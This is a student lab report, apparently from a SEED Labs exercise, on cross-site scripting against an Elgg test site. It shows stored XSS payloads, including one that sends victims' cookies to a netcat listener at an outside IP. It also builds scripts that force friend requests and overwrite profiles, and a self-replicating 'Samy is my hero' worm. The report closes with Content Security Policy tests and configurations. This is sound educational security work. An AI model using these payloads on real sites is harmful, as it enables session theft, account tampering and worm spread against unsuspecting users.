


CYBR271 Assignment 3 Lab Report

Raashna Chand

This lab report documents the steps taken to complete the tasks in the assignment.

Task 1

I am logged in as Samy.



I inserted the code for the script to show an alert window into the “Brief description” field.

Brief description

```
<script type="text/javascript">window.onload= function() {alert('XSS');}</script>
```

I save, and immediately I get an alert window.



Task 2

I modify the existing code to include the cookie of the user:

Brief description

```
<script type="text/javascript">window.onload= function() {alert(document.cookie);}</script>
```

Public

We see that our cookie is being displayed to us when we visit the profile.



To check that this is actually our cookie and not a random string of letters and numbers, we check the HTTP Live Header to see the GET requests. Our cookie is automatically sent to the server by the browser, and is therefore included in all GET requests to seed-server.com.

```
http://www.seed-server.com/cache/1587931381/defa
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109
Accept: image/avif,image/webp,*/
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: Elgg=a7008fospqrqo8ndmsn70mhkdm
```

The last line shows us our cookie, which does match with the cookie displayed in the JavaScript alert.

Task 3

```
seed@ip-172-31-27-147:/home/ubuntu$ nc -lknv 5555
Listening on 0.0.0.0 5555
```

Listening on port 5555; capturing all the information being sent to our machine.

Brief description

```
<script>document.write('<img src=http://10.9.0.1:5555?c=' + escape(document.cookie) + '>');</script>
```

Script used.

```
seed@ip-172-31-27-147:/home/ubuntu$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 172.31.27.147 49564
GET /?c=Elgg%3Da7008fospqrqo8ndmsn70mhkdm HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Fir
efox/117.0
Accept: image/avif,image/webp,*/
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/
```

What was captured. We can see that the cookie is in the line starting with GET, everything after the equals sign.

Task 4

If I am Samy and I want to build a worm that will automatically make every account that visits my page add me as a friend, I need to login as another account and see what is being sent to the seed-server.com server when they add me as a friend. I therefore login as Charlie and see the HTTP request being sent in HTTP Live Header.



The crucial information is highlighted here. The “add?friend” parameter contains Samy’s user ID, and the “elgg_ts” and “elgg_token” parameters are the CSRF countermeasures. These are loaded in as JavaScript variables. We notice that the “elgg_ts” and “elgg_token” parameters are included twice, and therefore we need to include these parameters twice ourselves when creating the XSS attack.


Now we build the XSS attack’s code.

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
var token="__elgg_token="+elgg.security.token.__elgg_token;

var sendurl="http://www.seed-server.com/action/friends/add?friend=59|" + ts + token + ts + token;

Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Ajax.send();
}
</script>
```

Using the skeleton code given, we formed the URL that would be placed in Samy’s “about me” section on his profile page. When an account views Samy’s profile, they will automatically add Samy as a friend without having to add him themselves. The URL formed is seen in the line beginning with “var sendurl”.



We insert this code into the “about me” section of Samy’s profile.

To check if this works, let’s login as Bobby and view Samy’s profile.

Samy



About me

Add friend

Send a message

Blogs


Bookmarks

Files

Pages

Wire post

Visiting Samy’s profile. We check the HTTP requests sent.



A friend request has been sent. Let’s check if Samy is now on Bobby’s friend list.

Bobby's friends



Yes he is.

Question 1: These two lines are needed to retrieve the CSRF countermeasures. These get put into the URL for our XSS attack.

Question 2: No; the editor mode automatically modifies anything written so that code written cannot be executed. Examples: changing the < sign to a < sign.

Task 5

Now we would like to modify a user’s “about me” page whenever they visit Samy’s profile. To know how an edit profile request is sent to the seed-server.com server, we use HTTP Live Header to see the HTTP POST request and how it is formed.



Upon modifying the “about me” section, this is the POST request send to seed-server.com. We see that the URL does not include any parameters.

Below the image above is the content of the request (highlights are my own):

_elgg_token=0u_0eRghiVSyFLmk6-qYvw&__elgg_ts=1696384186&name=Samy&description=<p>Samy is my hero</p>
 &accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid=59

In yellow is the CSRF countermeasures. In orange is the name of the user editing their profile (in our case, Samy). In green is the description, the content we want to put into the “about me” section. In blue is the access level of the “about me” section; it is set to 2, which means that it is public. And finally, we have the user’s ID in purple.

All of these are stored as JavaScript variables. Now we can form the POST request for ourselves using all this information to vandalize users’ profiles.

```
<script type="text/javascript">
window.onload = function(){
  var userName="&name="+elgg.session.user.name;
  var guid="&guid="+elgg.session.user.guid;
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;

  var desc="&description=<p>Samy is my hero</p> " + "&accesslevel[description]=2";
  var content= token + ts + name + desc + guid;

  var samyGuid=59;
  var sendurl="http://www.seed-server.com/action/profile/edit";
  if(elgg.session.user.guid!=samyGuid)
  {
    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Content-Type",
      "application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
</script>
```

Using the skeleton code given, we formed the content of the POST request in the format of what we captured in the HTTP Live Header extension.

About me

[Embed content](#) [Visual editor](#)

```
<script type="text/javascript">
window.onload = function(){
  var userName="&name="+elgg.session.user.name;
  var guid="&guid="+elgg.session.user.guid;
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;

  var desc="&description=<p>Samy is my hero</p> " + "&accesslevel[description]=2";
  var content= token + ts + name + desc + guid;

  var samyGuid=59;
  var sendurl="http://www.seed-server.com/action/profile/edit";
  if(elgg.session.user.guid!=samyGuid)
  {
    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Content-Type",
    "application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
</script>
```

Placed into Samy's about me section.

Now we will log on again as Bobby to see if the attack works.

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More - Account -

Samy

Remove friend Send a message

About me

Blogs

Bookmarks

Files

Pages

Wire post

Visiting as Bobby.



We see that a POST request has indeed been sent.

Boby



About me
 Samy is my hero


Boby

Blogs
 Bookmarks
 Files
 Pages
 Wire post

Boby's profile has been modified.

Question 3: The line “if(elgg.session.user.guid!=samyGuid)” is needed so that the contents of Samy’s own “about me” section do not get modified when he views his own profile. If he does, the script containing to code to modify people’s “about me” section will get overwritten with “Samy is my hero”, and then when users view Samy’s profile, they will not have “Samy is my hero” inserted into their “about me” section.

To prove this, we will remove the line.



Then we will save, and view our own (Samy’s) profile.



We see here that the POST request has been sent as we formed it. We refresh the page.


Samy



About me
Samy is my hero


Blogs
Bookmarks
Files
Pages
Wire post

The contents of the “about me” section have now been overwritten. To test if the attack still works, we will login as Alice.



Viewing Samy’s page as Alice. No POST request is captured in the HTTP Live Header extension. We visit

Alice's profile to see if her "about me" section has been vandalized.



It is completely fine.

Task 6

We now would like to construct a real worm. Upon viewing a profile infected by the worm, a user will be automatically added as Samy's friend, have their bio modified to display "Samy is my hero", and have the code for the worm be present on their profile so that when others view their profile, the same thing will happen to them.

We will use the DOM approach for this task.

```
<script type="text/javascript" id="worm">
window.onload = function(){
    var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</\" + \"script>";
    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

    //The part that modifies the user's "about me" section
    var userName="&name="+elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;

    var desc="&description=<p>Samy is my hero</p> " + wormCode;|
    desc += "&accesslevel[description]=2";
    var content= token + ts + name + desc + guid;

    var samyGuid=59;
    var sendurl="http://www.seed-server.com/action/profile/edit";
    if(elgg.session.user.guid!=samyGuid)
    {
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("Content-Type",
            "application/x-www-form-urlencoded");
        Ajax.send(content);
    }

    //The part that makes the user add Samy as a friend
    var sendurl2="http://www.seed-server.com/action/friends/add?friend=59" + ts + token + ts + token;
    var Ajax2=null;
    Ajax2=new XMLHttpRequest();
    Ajax2.open("GET", sendurl2, true);
    Ajax2.send();
}
</script>
```

Here we have basically combined the codes we used from the previous two attacks into one. However, we have

added a few more lines of code and modified other lines. The first four lines after “`window.onload = function ()`” is the wormcode. We are constructing a JavaScript code snippet with the ID of “worm”. Then we copy everything that is within this JavaScript code snippet with ID “worm” in between the two “script” tags. We then encode the entire code snippet so that it can be sent as a “POST” request.

The variable “desc” is set to not only show the “Samy is my hero” line but also contain the worm code. The rest of the code works more or less the same as the previous two attacks.

Now we will insert this into Samy’s “about me” section and check if it works.

About me Embed content Visual editor

```
<script type="text/javascript" id="worm">
window.onload = function(){
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</\" + \"script>\"";
  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

  //The part that modifies the user's "about me" section
  var userName = "&name=" + elgg.session.user.name;
  var guid = "&guid=" + elgg.session.user.guid;
  var ts = "&_elgg_ts=" + elgg.security.token._elgg_ts;
  var token = "&_elgg_token=" + elgg.security.token._elgg_token;

  var desc = "&description=" + "<p>Samy is my hero</p>" + wormCode;
  desc += "&accesslevel[description]=2";
  var content = token + ts + name + desc + guid;

  var samyGuid = 59;
  var sendurl = "http://www.seed-server.com/action/profile/edit";
  if (elgg.session.user.guid != samyGuid)
  {
    var Ajax = null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Content-Type",
      "application/x-www-form-urlencoded");
    Ajax.send(content);
  }

  //The part that makes the user add Samy as a friend
  var sendurl2 = "http://www.seed-server.com/action/friends/add?friend=59" + ts + token + ts + token;
  var Ajax2 = null;
  Ajax2 = new XMLHttpRequest();
  Ajax2.open("GET", sendurl2, true);
  Ajax2.send();
}
</script>
```

Placed into profile.

We will login as Bobby, and reset the “about me” section on his profile to be empty.

Bobby



Blogs

Bookmarks

Files

Pages


Wire post

Now we will view Samy's profile as Bobby.

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More - Search Account -

Samy

About me



Samy

Blogs

Bookmarks

Files

Pages

Wire post

Add friend Send a message

Then we check if the GET and POST requests have been made.

Extension: (HTTP Header Live) - HTTP Header Live Sub — Mozilla Firefox

POST http://www.seed-server.com/action/profile/edit

Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 124
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: Elgg=60hkhji847t9brr9622cnpqqce

=&_elgg_token=oxWTsruIZTK0cdyIzKW7Tw&_elgg_ts=1696388255&description=<p>Samy is my hero &accesslevel[descr

Post request made.

Extension: (HTTP Header Live) - HTTP Header Live Sub — Mozilla Firefox

GET http://www.seed-server.com/action/friends/add?friend=59&_elgg_ts=1696388255&_elgg_token=oxW1

Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: Elgg=60hkhji847t9brr9622cnpqqce

GET request made.

Now we look to see if this has worked.

Boby



About me
Samy is my hero

Blogs
Bookmarks
Files
Pages
Wire post

Bio modified.

Boby's friends




Samy

Friend added.

Now we will login as Alice and view Bobby's profile to see if the worm has copied over to Bobby's profile.

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More ▾ Search 🔍 Account ▾


Boby [Add friend](#) [Send a message](#)



About me
Samy is my hero

Blogs
Bookmarks
Files
Pages
Wire post

Viewing the profile as Alice.



POST request sent.



GET request sent. Now to check.

Alice's friends



Alice's friend is now Samy.

Alice



About me
Samy is my hero

Blogs
Bookmarks
Files
Pages
Wire post

About me section modified.

Task 7

1.

CSP Experiment

1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): OK
3. Inline: No Nonce: OK
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click:

example32a.com: All lines display “OK”; all JavaScript was executed correctly.

CSP Experiment

1. Inline: Nonce (111-111-111): Failed
2. Inline: Nonce (222-222-222): Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From www.example60.com: Failed
6. From www.example70.com: OK
7. From button click:

example32b.com: Only two lines display “OK”: areas 4 and 6; two pieces of JavaScript code were executed correctly.

CSP Experiment

1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From www.example60.com: Failed
6. From www.example70.com: OK
7. From button click:

example32c.com: Three lines display “OK”: areas 1, 4 and 6; three pieces of JavaScript code executed correctly.

2.



Clicking on the button on example32a.com triggers an alert window, signifying that the underlying JavaScript has been successfully executed.

The button does nothing on example32b.com and example32c.com.

3.

To make sure that areas 5 and 6 display “OK” on example32b.com, we need to remove the CSP rule that allows JavaScript hosted on the website to run, and add a CSP rule that allows JavaScript hosted on example70.com to be run.

```
# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
        script-src *.example60.com *.example70.com \
    "
</VirtualHost>
```

Here we see in the line beginning with “Header” is where the CSP is defined. We have removed the default-src line and removed ‘self’ in the script-src line.

CSP Experiment

1. Inline: Nonce (111-111-111): **Failed**
2. Inline: Nonce (222-222-222): **Failed**
3. Inline: No Nonce: **Failed**
4. From self: **Failed**
5. From www.example60.com: **OK**
6. From www.example70.com: **OK**
7. From button click:

Works as expected.

4.

We need to modify the php code referenced in the Apache config file to show 1, 2, 4, 5 and 6 as “OK”. We need to include lines that allow scripts with the nonce of 222-222-222 and scripts that are hosted on example60.com.

```
<?php
    $cspheader = "Content-Security-Policy:".
        "default-src 'self';".
        "script-src 'self' 'nonce-111-111-111' *.example70.com 'nonce-222-222-222' *.example60.com".
        "";
    header($cspheader);
?>

<?php include 'index.html';?>
```

Here we’ve added the nonce and the website to the “script-src” line.

CSP Experiment

1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): OK
3. Inline: No Nonce: Failed
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click:

Works as expected.

5.

CSP works as a “whitelist”. Rather than banning sources where scripts can be hosted and allowing the rest, CSP allows sources where scripts can be hosted and bans the rest. By allowing only sources where we trust the scripts being hosted, an attacker will have less options to carry out a XSS attack. Attackers can no longer use the link approach to carry out attacks, because it is more than likely that the script they want to use to carry out the XSS is not hosted on a site that the CSP allows.